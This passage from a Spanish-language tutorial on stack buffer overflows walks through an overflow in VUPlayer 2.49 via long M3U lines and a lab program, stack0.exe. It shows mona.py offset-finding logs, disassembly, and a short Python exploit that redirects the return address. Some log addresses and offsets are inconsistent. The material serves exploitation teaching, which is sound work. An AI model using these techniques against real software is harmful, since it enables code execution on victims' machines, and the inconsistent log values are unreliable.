
En el momento en el que se produce el desbordamiento, la información que desborda el buffer acaba sobreescribiendo a la información que se encuentre almacenada inmediatamente después del buffer. Esto permite que, si un atacante es capaz de producir un fallo en el programa que desborde el buffer, este pueda sobreescribir una parte de la memoria con datos que controla. En caso de que inmediatamente después del buffer desbordado se encuentre información vital para la ejecución del programa, el atacante podría modificar esta información por información falsa, lo que podría en última instancia proporcionar al atacante la capacidad de ejecutar código arbitrario.

En este caso, hablamos de desbordamientos que ocurren en el stack. Como sabemos, el stack es una zona especial de la memoria porque en él se almacenan datos importantes para la ejecución del programa: variables locales de la función, dirección de retorno y parámetros. Teniendo en cuenta la información almacenada en este espacio de memoria, podemos intuir que si se produce un desbordamiento en el stack uno de los datos a sobreescribir es la dirección de retorno, ya que sobrescribir este dato da control al atacante para decidir dónde retornará la función y, por tanto, el código que se ejecutará a continuación.

Pero ¿cómo se produce un overflow en el stack? Bueno, como sabemos, en la pila se almacenan las variables locales. Esto quiere decir que una variable local que almacene por ejemplo un 'array' va a almacenar su contenido en la pila. Si existe un error en el código que provoca un desbordamiento de este array, un atacante podría acabar sobreescribiendo la dirección de retorno almacenada en la pila.



En la imagen anterior podemos ver cuál es el estado de la pila justo antes de retornar de la función 'foo'. Como vemos, se ha copiado la cadena 'HELLO' en el espacio de la pila reservado para almacenar el contenido de la variable local 'buffer', cuyo espacio reservado es de 6 bytes. Al ocupar 'HELLO' 6 bytes, no hay problema al copiar.




En la primera imagen se copian 6 bytes en un buffer con 6 bytes reservados en la pila, por lo que no hay problemas. Sin embargo, en esta última imagen podemos ver lo que ocurre cuando se intenta almacenar más información de la que cabe en el espacio reservado. En este caso, parte de la cadena copiada a sobreescrito el valor de EBP guardado en la pila (que se recuperará al retornar de la función). Si la cadena a copiar fuese aún más larga se hubiese sobreescrito la dirección de retorno y el atacante tendría el control de la ejecución del programa.

## 4.2 Ejemplo: VUPlayer 2.49 stack buffer overflow

Veamos a continuación un pequeño ejemplo práctico con una aplicación real que contiene una vulnerabilidad de stack buffer overflow. La aplicación es [VUPlayer](#), un reproductor de audio para Windows que en su versión 2.49 incorporaba un desbordamiento de buffer en el stack. Este problema se producía en la rutina encargada de procesar una lista de reproducción cargada desde un fichero 'M3U'.

Si el fichero M3U contiene una línea con un tamaño superior a 1000 bytes, el contenido de la pila comienza a ser sobreescrito, lo que permitiría a un atacante sobreescribir la dirección de retorno si continua sobreescribiendo hasta ella. Este ejemplo es simple y al mismo tiempo nos permite ver lo peligroso que puede ser una vulnerabilidad de este tipo, ya que un usuario pensaría que no hay peligro al cargar una lista de reproducción en un reproductor, sin embargo, la existencia de esta vulnerabilidad permite que un atacante pueda acabar ejecutando código malicioso en el sistema.

Si confeccionamos un fichero M3U con una línea que contenga 1.016 A, podremos ver que efectivamente somos capaces de sobreescribir tanto EBP como la dirección de retorno (EIP).



Stack buffer overflow en VUPlayer al cargar una lista de reproducción

Pero ¿cómo sabemos que necesitamos una cadena de tamaño 1016 para sobreescribir la dirección de retorno? Bien, hay dos opciones:

1. Probando manualmente hasta encontrar la dirección en la que se sobrescribe EIP. Una forma más eficiente de hacer esto es proporcionar una cadena de un tamaño suficientemente grande y una vez que el debugger muestre la excepción, buscar el inicio de la cadena en el stack y restar dicho valor con el valor actual de ESP (tope del stack).
2. Utilizando herramientas que nos facilitan esta tarea, como Immunity Debugger y el plugin mona.py del que hablamos en secciones anteriores.

Si utilizamos Immunity Debugger y el plugin 'mona.py', simplemente tendremos que abrir el ejecutable del programa a depurar y generar un patrón con el comando: '**!mona pc [TAMAÑO]**'. Donde debemos sustituir [TAMAÑO] por el tamaño del patrón que queramos generar, en nuestro caso generaremos un patrón cíclico de tamaño 1100, que es suficientemente grande para sobreescribir la dirección de retorno. Este comando generará un fichero 'pattern.txt' en nuestro directorio de trabajo actual.



Comando para la generación del patrón con mona.py

Una vez generado el patrón cíclico y utilizado para generar la entrada de nuestro programa vulnerable, lo ejecutamos y pasamos el patrón como entrada. En el caso de VUPlayer creamos un fichero con extensión M3U, pegamos el patrón y lo abrimos. Tras abrirlo, el programa generará un 'crash', y el siguiente paso para conocer tamaño del buffer a partir del cual sobreescrivimos la dirección de retorno es ejecutar el comando '**!mona findmsp**'. Dicho comando nos mostrará la siguiente información en el log de Immunity Debugger:

```
0BADF000 !mona findmsp
0BADF000 [+] Looking for cyclic pattern in memory
0BADF000 Cyclic pattern (normal) found at 0x014d18d0 (length 512 bytes)
0BADF000 Cyclic pattern (normal) found at 0x014d9d20 (length 128 bytes)
0BADF000 Cyclic pattern (normal) found at 0x014ddbb8 (length 256 bytes)
0BADF000 Cyclic pattern (normal) found at 0x014e311c (length 1100 bytes)
0BADF000 Cyclic pattern (normal) found at 0x014e3564 (length 1100 bytes)
0BADF000 Cyclic pattern (normal) found at 0x0012e500 (length 1100 bytes)
0BADF000 [+] Examining registers
0BADF000 EIP contains normal pattern : 0x68428768 (offset 1812)
0BADF000 ESP (0x0012e9b8) points at offset 1016 in normal pattern (length 84)
0BADF000 EBP contains normal pattern : 0x42366842 (offset 1808)
0BADF000 ECX contains normal pattern : 0x42326842 (offset 996)
0BADF000 [+] Examining SEM chain
0BADF000 [+] Examining stack (entire stack) - looking for cyclic pattern
0BADF000 Walking stack from 0x00124000 to 0x0012fffc (0x0000bfcc bytes)
0BADF000 0x0012e508 : Contains normal cyclic pattern at ESP=0x3f8 (-1016) : offset 0, length 1100 (-> 0x0012ea0b : ESP+0x54)
0BADF000 [+] Examining stack (entire stack) - looking for pointers to cyclic pattern
0BADF000 Walking stack from 0x00124000 to 0x0012fffc (0x0000bfcc bytes)
0BADF000 0x0012e2a0 : Pointer into normal cyclic pattern at ESP=0x70c (-1804) : 0x014e35c4 : offset 0, length 1100
0BADF000 0x0012e408 : Pointer into normal cyclic pattern at ESP=0x5b0 (-1456) : 0x0012e508 : offset 0, length 1100
0BADF000 0x0012e42c : Pointer into normal cyclic pattern at ESP=0x58c (-1420) : 0x0012e508 : offset 0, length 1100
0BADF000 0x0012e474 : Pointer into normal cyclic pattern at ESP=0x544 (-1348) : 0x0012e6c4 : offset 260, length 840
0BADF000 0x0012e48c : Pointer into normal cyclic pattern at ESP=0x520 (-1324) : 0x0012e9a4 : offset 996, length 104
0BADF000 0x0012e4b0 : Pointer into normal cyclic pattern at ESP=0x588 (-1288) : 0x0012e9b0 : offset 1008, length 92
0BADF000 0x0012e4b8 : Pointer into normal cyclic pattern at ESP=0x500 (-1280) : 0x0012e508 : offset 0, length 1100
0BADF000 0x0012e53c : Pointer into normal cyclic pattern at ESP=0x470 (-1148) : 0x014e35c4 : offset 0, length 1100
0BADF000 0x0012e550 : Pointer into normal cyclic pattern at ESP=0x458 (-1112) : 0x0012e654 : offset 148, length 952
0BADF000 0x0012e59c : Pointer into normal cyclic pattern at ESP=0x41c (-1052) : 0x0012e504 : offset 4, length 1096
0BADF000 0x0012e5ac : Pointer into normal cyclic pattern at ESP=0x40c (-1036) : 0x0012e630 : offset 124, length 976
0BADF000 0x0012e5b4 : Pointer into normal cyclic pattern at ESP=0x404 (-1028) : 0x0012e618 : offset 88, length 1012
0BADF000 0x0012e5c0 : Pointer into normal cyclic pattern at ESP+0x54 (+84) : 0x014e3500 : offset 296, length 104
0BADF000 0x0012e5a0 : Pointer into normal cyclic pattern at ESP+0x58 (+88) : 0x014e35c4 : offset 0, length 1100
0BADF000 0x0012e5a10 : Pointer into normal cyclic pattern at ESP+0x5c (+92) : 0x014e35c4 : offset 0, length 100
0BADF000 0x0012e5a14 : Pointer into normal cyclic pattern at ESP+0x60 (+96) : 0x014e35c4 : offset 0, length 1100
0BADF000 0x0012e5a18 : Pointer into normal cyclic pattern at ESP+0x68 (+104) : 0x014e35c4 : offset 0, length 1100
0BADF000 0x0012e5a1c : Pointer into normal cyclic pattern at ESP+0x64 (+100) : 0x014e35c4 : offset 0, length 1100
0BADF000 0x0012e5a20 : Pointer into normal cyclic pattern at ESP+0x68 (+104) : 0x014e35c4 : offset 0, length 1100
0BADF000 0x0012e5a24 : Pointer into normal cyclic pattern at ESP+0x6c (+108) : 0x014e35c4 : offset 0, length 1100
0BADF000 0x0012e5a28 : Pointer into normal cyclic pattern at ESP+0x70 (+112) : 0x014e35c4 : offset 0, length 1100
0BADF000 0x0012e5a2c0 : Pointer into normal cyclic pattern at ESP+0x74 (+116) : 0x014e35c4 : offset 0, length 1100
0BADF000 0x0012e5a88 : Pointer into normal cyclic pattern at ESP+0xd0 (+208) : 0x014e6350 : offset 520, length 580
0BADF000 0x0012e5a90 : Pointer into normal cyclic pattern at ESP+0xe8 (+236) : 0x014e6350 : offset 512, length 588
0BADF000 0x0012e5b18 : Pointer into normal cyclic pattern at ESP+0x160 (+352) : 0x014e6350 : offset 0, length 1100
0BADF000 0x0012e5b88 : Pointer into normal cyclic pattern at ESP+0x1d0 (+464) : 0x014e6350 : offset 0, length 1100
0BADF000 0x0012e5fc : Pointer into normal cyclic pattern at ESP+0x244 (+580) : 0x014e6350 : offset 512, length 588
0BADF000 0x0012e5dc : Pointer into normal cyclic pattern at ESP+0x254 (+596) : 0x014e6350 : offset 512, length 588
0BADF000 0x0012e5d7c : Pointer into normal cyclic pattern at ESP+0x3c4 (+964) : 0x014e6350 : offset 0, length 1100
0BADF000 0x0012e5d80 : Pointer into normal cyclic pattern at ESP+0x438c (+1080) : 0x014e6350 : offset 512, length 588
0BADF000 0x0012e5e58 : Pointer into normal cyclic pattern at ESP+0x498c (+1176) : 0x014e6350 : offset 512, length 588
0BADF000 0x0012e5e9c : Pointer into normal cyclic pattern at ESP+0x4e4c (+1252) : 0x014e6350 : offset 520, length 580
0BADF000 0x0012e5e64 : Pointer into normal cyclic pattern at ESP+0x4fc (+1276) : 0x014e6350 : offset 512, length 588
0BADF000 0x0012e5f34 : Pointer into normal cyclic pattern at ESP+0x570c (+1404) : 0x014e6350 : offset 512, length 588
0BADF000 0x0012e5f4c : Pointer into normal cyclic pattern at ESP+0x594c (+1428) : 0x014e6350 : offset 512, length 588
0BADF000 0x0012e5fe0 : Pointer into normal cyclic pattern at ESP+0x628c (+1576) : 0x014e311c : offset 0, length 1100
0BADF000 0x0012e5f7c : Pointer into normal cyclic pattern at ESP+0x9c4c (+2500) : 0x014e311c : offset 0, length 1100
0BADF000 [+] Preparing output file 'findmsp.txt'
0BADF000 - (Re)setting logfile findmsp.txt
0BADF000 [+] Generating module info table, hang on...
0BADF000 - Processing modules
0BADF000 - Done. Let's rock 'n roll.
```

Resultado de '!mona findmsp'

Esta salida, como podemos apreciar, nos indica que EIP es sobreescrito en el offset 1012, es decir, que a partir de la posición 1012 de nuestra entrada comenzamos a sobreescribir la dirección de retorno. Además del registro EIP, también se nos indica que en otros offsets sobreescribimos valores de otros registros, que de cara a construir un exploit puede ser necesario controlar.

¿Qué podemos hacer a partir de aquí? Bueno, en este punto somos capaces de controlar la dirección de retorno, por lo que podemos hacer que el programa acabe saltando a un bloque de código que nos interese. Una posibilidad es hacer que este bloque de código salte a nuestra propia entrada, lo que nos permitiría incluir en nuestra entrada código binario a ejecutar (shellcode). Sin embargo, esto no es tan sencillo, ya que a lo largo de los años se han ido introduciendo diferentes protecciones a nivel de sistema operativo y compilador que podrían evitar que hagamos esto u otros tipos de ataques para lograr ejecutar código malicioso.

Como hemos podido comprobar, no es demasiado complicado comprender cómo se producen las vulnerabilidades de stack buffer overflow y cómo se pueden explotar para lograr ejecutar código malicioso. Lo complicado suele ser detectarlas y encontrar la forma de explotarlas para ejecutar el código deseado, sobretodo si el programa a explotar y el sistema operativo en el que se ejecuta incluyen las medidas de protección que veremos a continuación.

### 4.3 Ejemplo: Stack0.exe

Veamos un pequeño ejemplo con un programa especialmente diseñado para probar la explotación de un stack buffer overflow, de forma que veamos más detenidamente cómo encontrar y explotar este tipo de vulnerabilidades. El código de este programa de ejemplo lo podemos ver en la siguiente imagen:

```

void call_me() {
    printf("You cannot call me, noob!\n");
}

void try_to_call_me(){
    char input[120];
    printf("Call ");
    gets(input);
    printf("Maybe...\n");
}

int main(int argc, char** argv) {
    try_to_call_me();
    return 0;
}

```

Programa de ejemplo 'stack0.exe'

Como podemos observar, tenemos una función 'try\_to\_call\_me' que se llama en la función principal del programa. En esta función se pide una entrada al usuario utilizando la función 'gets', que es insegura. También podemos observar que tenemos declarada una variable 'input' con un tamaño de 120 bytes. Este es el buffer en el que se almacena la entrada del usuario.

Está claro que no hay nada que impida que el usuario introduzca datos con un tamaño mayor al espacio reservado, provocando esto un desbordamiento. Este desbordamiento se produce en la pila, ya que la variable se encuentra definida como variable local de la función. Nuestro objetivo principal será sobrescribir la dirección de retorno para demostrar que, efectivamente, este programa es vulnerable y es posible controlar el flujo de ejecución.

Teniendo en cuenta que no siempre dispondremos del código fuente a la hora de tratar de detectar y explotar vulnerabilidades de corrupción de memoria, lo primero que deberíamos hacer es abrir el programa en un desensamblador, por ejemplo, IDA, y analizar el funcionamiento del mismo.

```

; Attributes: bp-based frame
; int __cdecl main(int argc, const char **argv, const char **envp)
public _main
_main proc near

argc= dword ptr 8
argv= dword ptr 0Ch
envp= dword ptr 10h

push    ebp
mov     ebp, esp
and    esp, 0FFFFFFF0h
call    main
call    try_to_call_me
mov     eax, 0
leave
ret
_main endp

```

Función principal de 'stack0.exe'

En la imagen anterior podemos ver la función principal del programa que nos muestra IDA. Vemos que hay una llamada a la función *try\_to\_call\_me*. Si continuamos explorando dicha función veremos lo siguiente:

```

; Attributes: bp-based frame
public _try_to_call_me
_try_to_call_me proc near

var_80= byte ptr -80h

push    ebp
mov     ebp, esp
sub    esp, 98h
mov     dword ptr [esp], offset aCall ; "Call "
call    _printf
lea     eax, [ebp+var_80]
mov     [esp], eax      ; char *
call    _gets
mov     dword ptr [esp], offset aMaybe ; "Maybe..."
call    _puts
nop
leave
ret
_try_to_call_me endp

```

Función *try\_to\_call\_me* de 'stack0.exe'


Aunque el código ensamblador no es tan claro como el código fuente, no es difícil comprender lo que está ocurriendo, y darse cuenta de que se está utilizando la función insegura 'gets' para solicitar datos al usuario. Y además estos datos se están almacenando en la variable local 'var\_80', que como podemos ver justo antes del comienzo del código, tiene un espacio reservado de 0x80 (80h; de la linea: var\_80=byte ptr -80h), que son 128 bytes en decimal. ¿Por qué 128 bytes si en el código original se han reservado 120? Porque el compilador ha decidido reservar 8 bytes más para mantener el alineamiento de la pila a 16 bytes (0x10). Esto quiere decir que, como mínimo, necesitaremos escribir 128 bytes para poder comenzar a sobreescribir información de la pila.

Probemos a continuación a ejecutar el programa con Immunity Debugger, y generemos un patrón cíclico con **mona.py** para ver el lugar exacto en el que conseguimos sobreescribir la dirección de retorno y otros registros. Para ello, utilizamos el comando: **!mona pc 200**.

```
!mona pc 200
Creating cyclic pattern of 200 bytes
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0A
[+] Preparing output file 'pattern.txt'
- (Re)setting logfile pattern.txt
Note: don't copy this pattern from the log window, it might be truncated !
It's better to open pattern.txt and copy the pattern from the file
```

Generación del patrón cíclico con mona.py

Este comando nos generará un patrón cíclico de longitud 200, que debe ser suficiente para sobreescribir la dirección de retorno, teniendo en cuenta que en la pila solamente hay una variable local de tamaño 128 bytes. Si copiamos el patrón y lo pegamos como entrada a nuestro programa de pruebas veremos que conseguimos un ‘crash’, y podemos ver que varios registros (EBP y EIP) contienen partes de dicho patrón, además de que el tope de la pila también contiene el patrón. El control del registro EIP nos indica que hemos sobreescrito la dirección de retorno y el crash se ha producido porque la hemos sobreescrito con una dirección no válida, por lo que el programa no puede continuar la ejecución.



Estado de los registros y la pila al producirse el crash

El siguiente paso es obtener el punto exacto de nuestra entrada en el que se sobrescribe la dirección de retorno, de forma que podamos introducir en ese punto una dirección de memoria que nos interese para que la ejecución continúe y ejecute lo que deseamos. Para ello, utilizamos el plugin mona.py con el comando: **!mona findmsp**. Este comando se encarga de buscar el patrón cíclico en los registros y la memoria del programa, indicandonos los lugares en los que los ha encontrado, y el offset en el que se encuentra la porción de patrón que ha encontrado. Gracias a este offset, sabemos el punto exacto en el que sobreescrivimos cada registro.


```
!mona findmsp
[+] Looking for cyclic pattern in memory
  Cyclic pattern (normal) found at 0x77994080 (length 200 bytes)
  Cyclic pattern (normal) found at 0x0022fe38 (length 200 bytes)
[+] Examining registers
  EIP contains normal pattern : 0x41346541 (offset 132)
  ESP (0x0022fec0) points at offset 136 in normal pattern (length 64)
  EBP contains normal pattern : 0x33654132 (offset 128)
[+] Examining SEH chain
[+] Examining stack (entire stack) - looking for cyclic pattern
  Walking stack from 0x0022e000 to 0x0022ffffc (0x00001ffc bytes)
  0x0022fe38 : Contains normal cyclic pattern at ESP-0x88 (-136) : offset 0, length 200 (-> 0x0022feff : ESP+0x40)
[+] Examining stack (entire stack) - looking for pointers to cyclic pattern
  Walking stack from 0x0022e000 to 0x0022ffffc (0x00001ffc bytes)
  0x0022fb68 : Pointer into normal cyclic pattern at ESP-0x358 (-856) : 0x77994080 : offset 0, length 200
  0x0022fb7c : Pointer into normal cyclic pattern at ESP-0x344 (-836) : 0x77994080 : offset 0, length 200
  0x0022fc18 : Pointer into normal cyclic pattern at ESP-0x2a8 (-680) : 0x77994080 : offset 0, length 200
  0x0022fc94 : Pointer into normal cyclic pattern at ESP-0x22c (-556) : 0x0022fec8 : offset 144, length 56
[+] Preparing output file 'findmsp.txt'
  - (Re)setting logfile findmsp.txt
[+] Generating module info table, hang on...
  - Processing modules
  - Done. Let's rock 'n roll.
```

Obtención de los offsets del patrón con mona.py

Como podemos observar en la imagen, el registro EIP contiene una porción del patrón que comienza en el offset 132, es decir, que comenzamos a sobreescibir la dirección de retorno a partir del byte 132 de nuestra entrada. El registro EBP se sobreescibe a partir de la posición 128, lo que es normal si tenemos en cuenta que en la pila se almacena primero la dirección de retorno y después el anterior valor de EBP (teniendo en cuenta que la pila crece hacia direcciones decrecientes, por eso se sobreescibe antes EBP que se almacena después de la dirección de retorno).

Con toda esta información podemos generar un patrón de 128 bytes, y a continuación introducir otros 4 bytes reconocidos para EBP y otros 4 para sobreescibir la dirección de retorno, y finalmente comprobar que efectivamente tenemos control total de dichos registros, y por tanto, de la ejecución del programa.

En siguiente imagen podemos observar como con nuestra entrada somos capaces de controlar EIP con 'AAAA' (0x41414141) y EBP con 'BBBB' (0x42424242), por lo que solo restaría determinar lo que queremos hacer con el flujo del programa para explotarlo y ejecutar lo que deseemos.



## EIP y EBP sobreescrito con valores controlados

Sabemos que nuestro programa tiene una función llamada `call_me`, que no es llamada en ninguna parte del binario, por lo que explotaremos el bug para controlar el flujo del programa y llamar a esta función. El siguiente código Python genera un fichero que explota la vulnerabilidad cuando se utiliza su contenido como entrada del programa de ejemplo.

```
import os, subprocess
import struct

call_me = 0x401530

f = open('exp', 'w')


payload = 'A'*128 # padding
payload += 'BBBB' # ESP
payload += struct.pack("<I", call_me)
payload += '\n'

f.write(payload)
f.close()
```

Código Python que genera un fichero para explotar la vulnerabilidad

Como podemos observar en el código de nuestro exploit, generamos una cadena de 128 'A', a continuación 4 'B' (para sobrescribir EBP), y finalmente utilizamos la biblioteca '[struct](#)' para generar los caracteres correspondientes a la dirección de memoria en la que comienza la

función `call_me`. De esta forma, la dirección de retorno será sobrescrita con la dirección de la función `call_me` y esta será ejecutada, como podemos ver en la siguiente imagen, en la que pasamos el contenido del fichero como entrada a **stack0.exe**.



Exploit que llama a la función `call_me` aprovechando la vulnerabilidad

## 4.4 Shellcode

